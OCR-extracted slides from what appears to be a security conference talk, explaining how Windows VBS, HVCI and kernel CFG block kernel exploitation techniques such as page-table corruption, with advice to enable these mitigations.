
Practicality/The future of binary exploitation

Exploit development – a never ending cat-and-mouse game

Practicality/The Future of Binary Exploitation

- Virtualization-based Security (VBS)
  - Available on compatible hardware after Windows 10 19H1
    - Can be enabled by default on Windows 10 20H1 with proper hardware
  - Windows, with VBS enabled, runs on top of the Hyper-V hypervisor
  - More often than not this mitigation is disabled within organizations
  - extremely powerful and will again change the approach vulnerability researchers take for exploitation in the future

PRACTICALITY/THE FUTURE OF BINARY EXPLOITATION



Windows Internals, Part 1, 7th Edition

Practicality/The Future of Binary Exploitation

- VBS creates security boundaries through virtual trust levels (VTLs)
- VTL 0
  - "Traditional" Windows resources such as traditional user mode and kernel mode
- VTL 1
  - "Secure kernel" and isolated user mode
- Instrumentation of VTLs prevents processes in one VTL from accessing resources in another (e.g. VTL 0 cannot access resources in VTL 1, for example)
  - Kernel mode code in VTL 0 cannot make changes even to user mode in VTL 1

Practicality/The Future of Binary Exploitation


- Kernel-mode in VTL 1 can actually manage sensitive VTL 0 ("traditional Windows") resources – such as the PTEs used for exploitation shown previously
  - VTL 1 is a more "trusted" boundary
  - This is the basis for Hypervisor-protected Code Integrity (HVCI)

Practicality/The Future of Binary Exploitation

- Hypervisor-protected Code Integrity (HVCI)
  - Essentially ACG in kernel mode
  - Enforces Enhanced Page Tables (EPTs)
    - EPTs contain immutable bits that enforce VTL 1 permissions (W^X) on VTL 0 pages
  - Even if an adversary marks VTL 0 kernel-mode pages as RWX (ntoskrnl.exe), HVCI will still enforce VTL 1's view of the memory – which VTL 0 cannot mark as RWX
    - This means the PTE corruption previously shown would fail!


Practicality/The Future of Binary Exploitation

- Another added benefit is the full enforcement of kernel Control Flow Guard (kCFG)
  - The kCFG bitmap is protected by HVCI because if the bitmap was protected only by NTOSKRNL.EXE in VTL 0, an adversary could corrupt the bitmap to effectively disable kCFG with a kernel-mode arbitrary write primitive
- Enabling HVCI can be done in many ways
  - One way is through the Windows security app
  - Can also be done via GPO & registry



PRACTICALITY/THE FUTURE OF BINARY EXPLOITATION


- RECOMMENDED READING TO ENSURE DRIVERS/A GIVEN SYSTEM IS COMPATIBLE WITH HVCI CAN BE FOUND HERE



- Opt-in to NX by default
- Use NX APIs/flags for memory allocation - NonPagedPoolNx
- Don't use sections that are both writable and executable
- Don't attempt to directly modify executable system memory
- Don't use dynamic code in kernel
- Don't load data files as executable
- Section Alignment must be a multiple of 0x1000 (PAGE_SIZE). E.g. DRIVER_ALIGNMENT=0x1000

Practicality/The Future of Binary Exploitation

- Most exploitation talks end with a cool, novel exploit
  - let's end today's talk by demoing how our previous Dell BIOS exploit looks when modern mitigations such as VBS/HVCI are properly enforced!



Windows Security

Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Settings

Core isolation

Security features available on your device that use virtualization-based security.

Memory integrity

Prevents attacks from inserting malicious code into high-security processes.

On

Learn more

Have a question?

Get help

Help improve Windows Security

Give us feedback

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings

Privacy dashboard

Privacy Statement

Practicality/The Future of Binary Exploitation

- KERNEL_SECURITY_CHECK_FAILURE
  - kCFG protects the system against control-flow hijacking here (HVCI fully implements kCFG)
  - Corrupting PTEs won't result in a bug check, but is prevented in this case

Practicality/The Future of Binary Exploitation

- Summary:
  - Exploit mitigations do a lot behind the scenes
  - Some of the most powerful mitigations out there may not be enabled. If you can, enable them!
  - There are many other mitigations not mentioned in this talk
    - Intel Control-flow enforcement technology (CET)
      - Essentially kills ROP by performing checks on the stack to insure stack integrity
    - MemGC, AppContainer, Code Integrity Guard (CIG), HyperGuard, Isolated Heap, Kernel Patch Protection (KPP)
  - By enabling as many exploit mitigations as possible and rolling them into the SDLC, where applicable, can significantly reduce the attack surface and break many publicly available exploits!

Help us get better!

Please provide feedback on…

my talk	the conference	anything else
https://bit.ly/KC21talk	https://bit.ly/KC21event	https://bit.ly/IqT6zt